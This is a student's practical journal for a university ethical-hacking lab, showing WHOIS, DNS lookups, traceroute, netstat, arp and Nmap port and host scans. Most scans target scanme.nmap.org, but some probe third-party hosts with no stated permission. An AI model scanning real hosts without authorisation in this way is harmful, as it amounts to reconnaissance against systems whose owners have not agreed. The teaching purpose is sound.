

Ethical Hacking Lab

Subject Code: MCALE334

**A Practical Journal Submitted in Fulfillment of the Degree of
MASTER**

IN

COMPUTER APPLICATION

Year 2023-2024

By

(Ravishankar Jaiswal)

(Application No:129211)

(Seat No:5000058)

Semester- 3 Under the Guidance of

Prof. Suvarna R. Sawant



Institute of Distance and Open Learning
Vidya Nagari, Kalina, Santacruz East – 400098.
University of Mumbai

PCP Center

[Satish Pradhan Dyanasadhana College, Thane]



Institute of Distance and Open Learning,

Vidyanagari, Kalina, Santacruz (E) -400098

CERTIFICATE

This to certify that, **Ravishankar Jaiswal** appearing **Master in Computer Application (Semester 3) (129211)**: has satisfactory completed the prescribed practical of **MCAL334 Ethical Hacking Lab** as laid down by the University of Mumbai for the academic year 2023-24

Teacher in charge

Examiners

Coordinator
IDOL, MCA
University of Mumbai

Date: -

Place: -


INDEX

Exercise	Topic	Page No	Signature
1	Information about an archived website	2	
2	To fetch DNS information	4	
3	To check NS lookup command on windows	6	
4	Using Traceroute, ping, ifconfig, netstat Command	8	
5	Performing Port scanning using Nmap tool	14	
6	Performing Network scanning using Nmap tool	16	
7	Use WireShark sniffer to capture network traffic and analyze	19	
8	Simulate persistent Cross Site Scripting attack	25	
9	Session impersonation using Firefox and Tamper Data add-on	26	
10	Using Metasploit to exploit	29	


Practical No: 1

Aim: Information about an archived website

Steps 1: Type **Internet achieve** and search in Google




Step 2: Open the first website of Internet Archive



Step 3: Suppose we want to check for Wikipedia, so we entered the search box.




Step 4: For how the website was looking and are the pages are present on that website with different dates.




Practical No: 2

Aim: To fetch DNS information

Step 1: Just Put website address in Google that is `https://who.is/`



Step 2 : It goes to the website where we have to put domain name or IP address of target domain.



Step 3: For example, we can consider the **www.prestashop.com**. It displays all information of domain.

who.is Premium Domains Transfer Features Login Sign Up Search domains or IPs

prestashop.com

whois information

Whois DNS Records Diagnostics

cache expires in and 0 seconds0:refresh

Registrar Info

Name	SafeBrands SAS
Referral URL	
Status	clientTransferProhibited https://cann.org/ep#clientTransferProhibited

Important Dates

Expires On	2025-04-11
Registered On	2007-04-11
Updated On	2024-02-25

Name Servers

albertns.cloudflare.com	173.245.59.58
emilyns.cloudflare.com	108.162.192.155

Similar Domains

orest-on.com | orest-0.net | orest-40x283(opeovopside.com) | orest-a-connect.com | orest-a-domicile.com | orest-a-fate.com | orest-a-order.com | orest-a-roul | orest-ackosensivos.com.br | orest-achaf.fr | orest-action.com | orest-admin.fr | orest-aeropommage-occhanie.fr | orest-affair.fr | orest-agenov.com | orest-agenov.es | orest-agenov.vu | orest-agenov.fr | orest-agenov.net | orest-avori-services.com |

Registrar Data

We will display stored WHOIS data for up to 30 days.

[Make Private Now](#)

Registrar Data

We will display stored WHOIS data for up to 30 days.

[Make Private Now](#)

Registrant Contact Information:

Name	REDACTED FOR PRIVACY
Organization	REDACTED FOR PRIVACY
Address	REDACTED FOR PRIVACY
Address	REDACTED FOR PRIVACY
City	REDACTED FOR PRIVACY
Postal Code	REDACTED FOR PRIVACY
Country	FR
Phone	REDACTED FOR PRIVACY
Fax	REDACTED FOR PRIVACY
Email	info@domain-contact.org

Administrative Contact Information:

Name	REDACTED FOR PRIVACY
Organization	REDACTED FOR PRIVACY
Address	REDACTED FOR PRIVACY
Address	REDACTED FOR PRIVACY
City	REDACTED FOR PRIVACY
State / Province	REDACTED FOR PRIVACY
Postal Code	REDACTED FOR PRIVACY
Country	REDACTED FOR PRIVACY
Phone	REDACTED FOR PRIVACY
Fax	REDACTED FOR PRIVACY
Email	info@domain-contact.org

Technical Contact Information:

Name	REDACTED FOR PRIVACY
Organization	REDACTED FOR PRIVACY
Address	REDACTED FOR PRIVACY
Address	REDACTED FOR PRIVACY
City	REDACTED FOR PRIVACY
State / Province	REDACTED FOR PRIVACY
Postal Code	REDACTED FOR PRIVACY
Country	REDACTED FOR PRIVACY
Phone	REDACTED FOR PRIVACY
Fax	REDACTED FOR PRIVACY
Email	info@domain-contact.org

Billing Contact Information:

Name	REDACTED FOR PRIVACY
Organization	REDACTED FOR PRIVACY
Address	REDACTED FOR PRIVACY
Address	REDACTED FOR PRIVACY
City	REDACTED FOR PRIVACY
State / Province	REDACTED FOR PRIVACY
Postal Code	REDACTED FOR PRIVACY
Country	REDACTED FOR PRIVACY
Phone	REDACTED FOR PRIVACY
Fax	REDACTED FOR PRIVACY
Email	info@domain-contact.org

Information updated: 2024-10-04 10:09:25

Build your business from the name up.

Use promo code WHOIS to save 15% on your first Name.com order.

Find the perfect domain at **name.com**

Save 15% on your first order with promo code: WHOIS

Site Status

Status	Active
Server Type	cloudflare

Suggested Domains for prestashop.com

<input type="checkbox"/> p-rest-a-shop.live	\$3.99
<input type="checkbox"/> prestashops.live	\$3.99
<input type="checkbox"/> prestastore.live	\$3.99
<input type="checkbox"/> shopprestashop.live	\$3.99
<input type="checkbox"/> p-rest-a-shop.com	\$12.99

[Purchase Selected Domains](#)

Use promo code WHOIS to save 15% on your first Name.com order.

Find the perfect domain at **name.com**

Practical No: 3

Aim: To check NS lookup command on windows

Step 1: Type nslookup command in cmd

```
C:\Windows\system32\cmd.exe - nslookup
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Durgesh Vishwakarma>nslookup
Default Server:  XiaoQiang
Address:  192.168.31.1

>
```

Step 2: For example, we put yahoo.com it displays below information.

```
> yahoo.com
Server:  XiaoQiang
Address:  192.168.31.1

Non-authoritative answer:
Name:    yahoo.com
Addresses:  2001:4998:44:3507::8000
            2001:4998:24:120d::1:1
            2001:4998:44:3507::8001
            2001:4998:124:1507::f000
            2001:4998:24:120d::1:0
            2001:4998:124:1507::f001
            74.6.231.20
            74.6.143.26
            74.6.231.21
            98.137.11.164
            98.137.11.163
            74.6.143.25
```


Step 3: To find out IP address you can use ping command in windows and Linux also.
Ex. We have to find IP address of yahoo then command is, Ping yahoo.com

```
> ping yahoo.com
Server: yahoo.com
Addresses: 2001:4998:124:1507::f001
           2001:4998:24:120d::1:0
           2001:4998:124:1507::f000
           2001:4998:44:3507::8001
           2001:4998:24:120d::1:1
           2001:4998:44:3507::8000
           74.6.143.25
           98.137.11.163
           98.137.11.164
           74.6.231.21
           74.6.143.26
           74.6.231.20
```

Ex. We have to find same for google then command below

```
> nslookup
Server: XiaoQiang
Address: 192.168.31.1

*** No internal type for both IPv4 and IPv6 Addresses (A+AAAA) records available for nslookup
> google.com
Server: XiaoQiang
Address: 192.168.31.1

Non-authoritative answer:
Name: google.com
Addresses: 2404:6800:4009:82c::200e
           142.250.66.14

> ping google.com
Server: google.com
Addresses: 2404:6800:4009:82c::200e
           142.250.66.14

*** google.com can't find ping: No response from server
```

Practical No: 4

Aim: Using Traceroute, ping, ifconfig, netstat Command.

Step 1: Type tracert command and type www.google.com press “Enter”.

Syntax

Tracert [-d] [-h MaxHops] [-w TimeOut] [-4] [-6] target [/?]Traceroute

```
C:\Users\Durgesh Vishwakarma>tracert www.google.com

Tracing route to www.google.com [142.250.183.132]
over a maximum of 30 hops:

  1      1 ms      13 ms      4 ms  XiaoQiang [192.168.31.1]
  2       5 ms       5 ms      3 ms  103.252.6.42.threesainfoway.net [103.252.6.42]
  3    122 ms    100 ms      *    103.252.7.17.threesainfoway.net [103.252.7.17]
  4     74 ms     99 ms    99 ms  142.250.165.170
  5      5 ms      4 ms     4 ms  142.251.76.33
  6      6 ms      3 ms     4 ms  142.250.214.111
  7    131 ms     97 ms     4 ms  bom07s31-in-f4.1e100.net [142.250.183.132]

Trace complete.
```

Step 2: Ping all the IP addresses

Syntax

Ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [-w timeout] [-R] [-S srcaddr] [-p] [-4] [-6] target [/?]

```
C:\Users\Durgesh Vishwakarma>ping 103.252.6.42

Pinging 103.252.6.42 with 32 bytes of data:
Reply from 103.252.6.42: bytes=32 time=3ms TTL=63
Reply from 103.252.6.42: bytes=32 time=3ms TTL=63
Reply from 103.252.6.42: bytes=32 time=2ms TTL=63
Reply from 103.252.6.42: bytes=32 time=4ms TTL=63

Ping statistics for 103.252.6.42:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 4ms, Average = 3ms

C:\Users\Durgesh Vishwakarma>ping 103.252.7.17

Pinging 103.252.7.17 with 32 bytes of data:
Reply from 103.252.7.17: bytes=32 time=4ms TTL=253
Reply from 103.252.7.17: bytes=32 time=2ms TTL=253
Reply from 103.252.7.17: bytes=32 time=45ms TTL=253
Reply from 103.252.7.17: bytes=32 time=43ms TTL=253

Ping statistics for 103.252.7.17:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 2ms, Maximum = 45ms, Average = 23ms
```

```
C:\Users\Durgesh Vishwakarma>ping 142.250.165.170

Pinging 142.250.165.170 with 32 bytes of data:
Reply from 142.250.165.170: bytes=32 time=6ms TTL=57
Reply from 142.250.165.170: bytes=32 time=4ms TTL=57
Reply from 142.250.165.170: bytes=32 time=5ms TTL=57
Reply from 142.250.165.170: bytes=32 time=4ms TTL=57

Ping statistics for 142.250.165.170:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 4ms, Maximum = 6ms, Average = 4ms

C:\Users\Durgesh Vishwakarma>ping 142.251.76.33

Pinging 142.251.76.33 with 32 bytes of data:
Reply from 142.251.76.33: bytes=32 time=42ms TTL=58
Reply from 142.251.76.33: bytes=32 time=36ms TTL=58
Reply from 142.251.76.33: bytes=32 time=4ms TTL=58
Reply from 142.251.76.33: bytes=32 time=7ms TTL=58

Ping statistics for 142.251.76.33:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 4ms, Maximum = 42ms, Average = 22ms

C:\Users\Durgesh Vishwakarma>ping 142.250.214.111

Pinging 142.250.214.111 with 32 bytes of data:
Reply from 142.250.214.111: bytes=32 time=34ms TTL=57
Reply from 142.250.214.111: bytes=32 time=42ms TTL=57
Reply from 142.250.214.111: bytes=32 time=42ms TTL=57
Reply from 142.250.214.111: bytes=32 time=5ms TTL=57

Ping statistics for 142.250.214.111:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 5ms, Maximum = 42ms, Average = 30ms
```

Step 3:- run ipconfig/ifconfig

Syntax

```
ipconfig[/all compartments] [/? | /all | /renew [adapter] | /release [adapter] | /renew6 [adapter] |
/release6 [adapter] | /flushdns | /displaydns | /registerdns | /showclassid adapter | /setclassid
adapter [classid] | /showclassid6 adapter | /setclassid6 adapter [classid] ]
```

```
C:\Users\Durgesh Vishwakarma>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 10:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::274b:2ded:399:f539%12
    IPv4 Address. . . . . : 192.168.174.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::6612:8b12:e1c0:6080%21
    IPv4 Address. . . . . : 192.168.64.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Wireless LAN adapter Wi-Fi:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

```
Wireless LAN adapter Wi-Fi 2:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::7fb8:4c73:3542:dfc7%5
    IPv4 Address. . . . . : 192.168.31.190
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.31.1

Ethernet adapter vEthernet (Default Switch):

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::8313:e6d2:6a71:f44e%34
    IPv4 Address. . . . . : 172.29.160.1
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . :
```

Step 4:- run netstat

Syntax

netstat[-a] [-b] [-e] [-f] [-n] [-o] [-p protocol] [-r] [-s] [-t] [-x] [-y] [time_interval] [/?]

```
C:\Users\Durgesh Vishwakarma>netstat
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	192.168.31.190:51080	sb-in-f188:5228	ESTABLISHED
TCP	192.168.31.190:54997	52.108.78.30:https	ESTABLISHED
TCP	192.168.31.190:55122	52.108.9.12:https	ESTABLISHED
TCP	192.168.31.190:58955	52.108.44.3:https	ESTABLISHED
TCP	192.168.31.190:59038	52.110.16.168:https	ESTABLISHED
TCP	192.168.31.190:59056	104.208.16.89:https	TIME_WAIT
TCP	192.168.31.190:59057	XiaoQiang:domain	TIME_WAIT
TCP	192.168.31.190:59058	XiaoQiang:domain	TIME_WAIT
TCP	192.168.31.190:59059	XiaoQiang:domain	TIME_WAIT
TCP	192.168.31.190:59060	XiaoQiang:domain	TIME_WAIT
TCP	192.168.31.190:59061	20.189.173.17:https	ESTABLISHED
TCP	192.168.31.190:59062	20.54.232.160:https	ESTABLISHED
TCP	192.168.31.190:59063	52.167.164.252:https	ESTABLISHED
TCP	192.168.31.190:59163	1drv:https	ESTABLISHED
TCP	192.168.31.190:62724	relay-9e5f9510:https	ESTABLISHED
TCP	192.168.31.190:62762	sc-in-f188:https	ESTABLISHED
TCP	192.168.31.190:62778	20.198.119.143:https	ESTABLISHED

Step 5: - run ARP command

Syntax (Inet means Internet address)

arp[-a [InetAddr] [-N IfaceAddr]] [-g [InetAddr] [-N IfaceAddr]] [- d InetAddr [IfaceAddr]] [-s InetAddrEtherAddr [IfaceAddr]]

ARP command to view and modify the ARP table entire the local computer. This may display all the known connections on your local area network segment (if they have been active and, in the cache,). The arp command is useful for viewing the ARP cache and resolving address resolution problems.

```
C:\Users\Durgesh Vishwakarma>arp -a
```

```
Interface: 192.168.31.190 --- 0x5
```

Internet Address	Physical Address	Type
192.168.31.1	8c-53-c3-31-3b-71	dynamic
192.168.31.131	94-e2-3c-3b-f0-6a	dynamic
192.168.31.196	d6-35-38-0b-f7-eb	dynamic
192.168.31.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
224.0.0.253	01-00-5e-00-00-fd	static
239.255.102.18	01-00-5e-7f-66-12	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

```
Interface: 192.168.174.1 --- 0xc
```

Internet Address	Physical Address	Type
192.168.174.254	00-50-56-e0-61-a0	dynamic
192.168.174.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
224.0.0.253	01-00-5e-00-00-fd	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

```
Interface: 192.168.64.1 --- 0x15
```

Internet Address	Physical Address	Type
192.168.64.254	00-50-56-fc-53-14	dynamic
192.168.64.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
224.0.0.253	01-00-5e-00-00-fd	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

```
Interface: 172.29.160.1 --- 0x22
```

Internet Address	Physical Address	Type
172.29.175.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.253	01-00-5e-00-00-fd	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Practical No: 5

Aim: Performing Port scanning using Nmap tool.

Nmap Tool: Nmap is a free, open source and multi-platform network security scanner used for network discovery and security auditing. Nmap can be extremely useful for helping you get to the root of the problem you are investigating, verify firewall rules or validate your routing tables are configured correctly.

Link to download nmap-7.92 for windows platform:

<https://nmap.org/download.html>. Nmap needs Npcap which is the Nmap Project's packet capture (and sending) library for Microsoft Windows. Link to download Npcap 0.9984 for windows platform:

<https://nmap.org/npcap/dist/> Once Nmap and Npcap is installed on the computer, we can start with port scanning

1) Scan open ports (syntax: nmap -open ip_address / url)

```
C:\Users\Durgesh Vishwakarma>nmap -open scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 23:48 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).
Not shown: 997 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
9929/tcp   open  nping-echo
31337/tcp  open  Elite

Nmap done: 1 IP address (1 host up) scanned in 22.71 seconds
```

2) Scan single port (syntax: nmap -p 80 ip_address)

```
C:\Users\Durgesh Vishwakarma>nmap -p 80 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 23:51 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds
```

3) Scan specified range of ports (syntax: `nmap -p 1-200 ip_address`)

```
C:\Users\Durgesh Vishwakarma>nmap -p 1-200 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 23:51 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.30s latency).
Not shown: 198 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 11.17 seconds
```

4) Scan entire port range (syntax: `nmap -p 1-65535 ip_address`)

```
C:\Users\Durgesh Vishwakarma>nmap -p 1-65535 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 23:52 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 344.53 seconds
```

5) Scan top 100 ports (fast scan) (syntax: `nmap -F ip_address`)

```
C:\Users\Durgesh Vishwakarma>nmap -F scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:00 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.30s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 18.38 seconds
```


Practical No: 6

Aim: Performing Network scanning using Nmap tool.

Ping Scan – It returns a list of hosts on your network and the total number of assigned IP addresses. If you spot any hosts or IP addresses on this list that you cannot account for, you can then run further commands to investigate them further.

Syntax: nmap -sP

```
C:\Users\Durgesh Vishwakarma>nmap -sP www.techpanda.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:10 India Standard Time
Nmap scan report for www.techpanda.com (3.33.152.147)
Host is up (0.0050s latency).
Other addresses for www.techpanda.com (not scanned): 15.197.142.173
rDNS record for 3.33.152.147: a4ec4c6ea1c92e2e6.awsglobalaccelerator.com
Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
```

Host Scan – Unlike a ping scan, a host scan actively sends ARP request packets to all the hosts connected to your network. Each host then responds to this packet with another ARP packet containing its status and MAC address. This can be a powerful way of spotting suspicious hosts connected to your network.

Syntax: nmap -sP<target IP Range>

```
C:\Users\Durgesh Vishwakarma>nmap -sP 72.52.251.71
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:10 India Standard Time
Nmap scan report for host.moneyboats.com (72.52.251.71)
Host is up (0.31s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
```

syntax: nmap -sP<target>

```
C:\Users\Durgesh Vishwakarma>nmap -sP 192.168.1.1-225
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:11 India Standard Time
Nmap done: 225 IP addresses (0 hosts up) scanned in 183.09 seconds
```

>>If you see anything unusual in this list, you can then run a DNS query on a specific host, by using:

Syntax: nmap -sL<IP Address>

```
C:\Users\Durgesh Vishwakarma>nmap -sL 72.52.251.71
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:19 India Standard Time
Nmap scan report for host.moneyboats.com (72.52.251.71)
Nmap done: 1 IP address (0 hosts up) scanned in 0.18 seconds
```

UDP Scan: - UDP services are mostly ignored during penetration tests, but fine penetration testers know that they often expose host essential information or can even be vulnerable, moreover used to compromise a host. This method demonstrates how to utilize Nmap to list all open UDP ports on a host.

syntax: nmap -sU<target>

```
C:\Users\Durgesh Vishwakarma>nmap -sU scanme.nmap.org
